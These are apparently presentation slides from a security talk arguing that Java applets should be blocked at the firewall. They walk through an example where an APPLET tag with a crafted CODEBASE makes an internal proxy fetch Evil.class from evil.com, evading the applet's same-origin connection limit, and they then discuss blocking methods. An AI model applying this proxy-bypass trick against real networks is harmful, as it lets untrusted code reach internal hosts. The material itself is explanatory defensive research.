Blocking Java Applets at th Firewall


D. Martin, BU

S. Rajagopalan, Bellco

A. Rubin, AT&T Resea

Outline

- Why should applets be blocked?
- How can applets be blocked at the firewall?



Evil.com

Victim

Amanax 4.1.3

Why should applets be blocked?

- Insider attacks are the worst.
- The ubiquity of Java-enabled browsers effectively transforms outsider attacks into insider attacks.
  - “But isn’t this mitigated by the security restrictions imposed on applets?”

Yes, but...

- Sometimes the security mechanisms themselves can be broken, penetrating the restrictions of the sandbox. *[Princeton attacks]*
- And the mechanisms don’t prevent an applet from enlisting the ***firewall’s*** help in violating the security policy.

Example policy & mechanism

Policy:

Applets are only permitted to open “safe” TCP connections.

Mechanism:


The SecurityManager only allows outgoing TCP connections to the server that delivered the applet.

This isn’t enough!


1: ClassLoader starts obtaining Evil.class


ClassLoader

Ok, applet lives on
fido.xxx.com




fido.xxx.com
proxy.xxx.com





```
<APPLET CODEBASE=“http://fido.xxx.com/http://evil.com/”
CODE=Evil> </APPLET>
```

2. Netscape routes request through proxy.xxx.com




ClassLoader

Fetching applet from
fido.xxx.com
(via proxy.xxx.com)

fido.xxx.com
proxy.xxx.com

GET http://fido.xxx.com/http://evil.com/Evil.class HTTP/1.0

3. Proxy.xxx.com contacts itself as fido.xxx.com




ClassLoader

Still fetching applet from fido.xxx.com (via proxy.xxx.com)

fido.xxx.com
proxy.xxx.com


GET http://evil.com/Evil.class HTTP/1.0

4. Fido.xxx.com fetches Evil.class from evil.com and delivers it to proxy.xxx.com and the victim



A Bump in the Net

- The applet came from fido.xxx.com, so it may “only” open TCP connections to fido.xxx.com.
- Fido.xxx.com is a proxy server *designed* to forward TCP streams to arbitrary destinations.
- *This violates the security policy*.



How to block applets at the firewall

- Remove <applet> tags from HTML
  - Extremely difficult to get right.
  - Only possible strategy for Javascript & ActiveX.
- Detect Java class file signature 0xCA FE BA BE
  - Even this can be disguised.
- It’s not easy, and it’s getting harder.

Conclusions

- Applets can be a threat even when the Java security system is working.
- Firewalls can no longer trust insiders just because they're inside.
  - Authenticate insiders.
- Blocking applets at the firewall is hard.
- General solutions involve changes at the workstation level, not just the firewall.